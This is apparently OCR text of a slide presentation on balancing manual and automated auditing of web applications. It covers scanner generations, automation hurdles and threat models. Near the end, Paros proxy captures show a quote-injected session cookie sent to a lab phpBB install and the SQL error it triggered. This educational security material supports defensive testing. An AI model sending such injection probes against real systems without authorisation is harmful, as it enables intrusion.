Manual and Automated Approaches to Auditing Web Applications

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Agenda

- What is the problem we're trying to solve?
- How to reach the right balance of manual and automated testing
- Some examples – *SQL injection, vulnerability impact, authentication*
- Summary

Background

- Each layer of the OSI model affects a web application's security.
  - Vulnerabilities exhibit themselves differently.
    - SSL, SQL injection, user impersonation
  - Different approaches are required to identify vulnerabilities.
    - Network architecture, server configuration, application source code
  - Wide skill sets and knowledge are needed to identify vulnerabilities.
    - Cryptography, TCP/IP, SQL, PHP, Java, .NET

Background

- Many vulnerabilities share common traits or identification techniques.
  - Common traits improve the quality of automated analysis.
    - SQL Server error codes
  - Well-defined techniques lend themselves to automation.
    - SQL injection against URL parameters

Background

- Yet automation faces significant challenges.
  - Implementation of the web application affects the automated crawler
    - Use of JavaScript
  - Multi-stage processes may be easy to model, but hard to automate.
    - E-commerce shopping carts
    - Maintaining session through time-outs or re-authentication
  - Intentional countermeasures to automation
    - Human Interactive Proofs (HIP) and CAPTCHA

Background

- So the question becomes,

  "How can I find and address the most critical vulnerabilities using limited resources?"

  - How do I know where best to apply tools?
  - How do I know where best to rely on manual testing?


Example Test Areas

- Server software
  - May not be fully patched
  - May be misconfigured
- Application engine
  - May not be fully patched
  - May be misconfigured
- Application code
  - Syntax errors
  - Semantic errors
  - Logical errors
- Example servers
  - IIS
  - Apache
- Example engines
  - Java
  - ASP.NET
- Example vulnerabilities
  - SQL injection
  - User impersonation
  - Privilege escalation

Classifying Scanners

- Two possible approaches to classifying an automated scanner are based on...
  - Ability to interact with a web application
  - Types of tests, or number of tests, it can perform
- We'll consider scanners based on their ability to interact and understand a web application.
  - It's more important to have fewer, more accurate tests against the complete application.
  - Canned tests are misleading because they may not apply to your environment.

Manual & Automated Testing



Manual & Automated Testing

- 1st Generation Scanners
  - Require manual configuration for forms, authentication
  - Limited understanding of customized errors
  - Cannot parse dynamic JavaScript
- 2nd Generation Scanners
  - Automated form manipulation, authentication
  - Adapt to customized error pages
  - Parse some dynamic JavaScript

Manual & Automated Testing

- 3rd Generation Scanners
  - Deductive identification of parameter delimiters and URL construction
    - URLs that don't use normal “page?a=2&b=2” construction
  - Automatically identify and test transactional processes.
  - Textual understanding of site content.
  - Parse dynamic JavaScript, including AJAX-style usage.

Common Challenges

- JavaScript and Dynamic HTML
  - <a href=void() onFoo=action()>
- Multi-domain sites
- Multi-factor authentication
- Transactional processes
  - Shopping carts
  - Checkout process
  - Sequences of forms

Common Challenges

- Valid input prerequisites in step A in order to find vulnerability in step B
  - if (IsValid(nZipCode))
    {
    vulnerable_function(param)
    }

Web Applications Are Different

- Similar vulnerabilities may exhibit dissimilar properties due to error handling and underlying technologies.
  - SQL injection
  - XSS
- Vulnerabilities typically can't be mapped to vendor patches
  - Need to start with techniques, not exploits
  - Involves fewer signatures, more behavior-based analysis

Web Applications Are Different

- Audit checklists require effective vulnerability classifications.
  - Speak a common language between auditors.
  - Provide fundamental remediation recommendations.
- WASC Categories *(http://www.webappsec.org/)*
  - Establish a common nomenclature
  - Classed by how attacks are executed
  - Provides guidance on secure web development

Threat Models


- Threat models look at the impact of a vulnerability.
  - Help to understand the application
  - Identify where to look for vulnerabilities
  - Identify architectural problems
- Good threat models can also help determine where to run automated tools and where to focus manual tests.

Threat Models

- A person defines the threat model
- A tool can only imitate attacks or a few specific threats.
  - Cross-site scripting
  - SQL injection
  - Generic parameter manipulation
  - Brute force password guessing
  - “Known” vulnerabilities based on default file names or default file locations

Threat Models

- Automated tools identify vulnerabilities, not threats.
  - SQL injection is a vulnerability that can be exploited to execute different threats.
  - SQL injection can be conducted against any parameter that the web application manipulates, not just GET or POST data.
- For example, a threat might be the ability of one person to impersonate a different account.


Paros 3.2.4 - Untitled Session
File Edit View Scanner Report Tools Help
Sites
Request Response Trap
GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://10.0.1.3/phpBB-1.0.0/prefs.php
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) Paros/3.2.4
Host: 10.0.1.3
Proxy-Connection: Keep-Alive
Cookie: LastVisit=2005-09-26+21%3A46; phpBBsession=1191402003'
Content-length: 0
Raw Vie...
413 POST http://10.0.1.3/phpBB-1.0.0/bb_profile.php HTTP/1.1 => HTTP/1.1 200 OK [9.043 s]
414 GET http://10.0.1.3/phpBB-1.0.0/prefs.php HTTP/1.1 => HTTP/1.1 200 OK [9.053 s]
415 POST http://10.0.1.3/phpBB-1.0.0/prefs.php HTTP/1.1 => HTTP/1.1 200 OK [9.053 s]
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
History Spider Alerts Output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Sites
Request Response Trap
HTTP/1.1 200 OK
Date: Tue, 27 Sep 2005 04:47:29 GMT
Server: Apache/2.0.53 (Unix) PHP/4.3.11 mod_perl/1.999.23 Perl/v5.8.6
X-Powered-By: PHP/4.3.11
Content-Length: 261
Content-Type: text/html
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ') AND (start_time > 1127792849) AND (remote_ip = '10.0.1.4')' at line 1
Error doing DB query in get_userid_from_session()
Raw Vie...
413 POST http://10.0.1.3/phpBB-1.0.0/bb_profile.php HTTP/1.1 => HTTP/1.1 200 OK [9.043 s]
414 GET http://10.0.1.3/phpBB-1.0.0/prefs.php HTTP/1.1 => HTTP/1.1 200 OK [9.053 s]
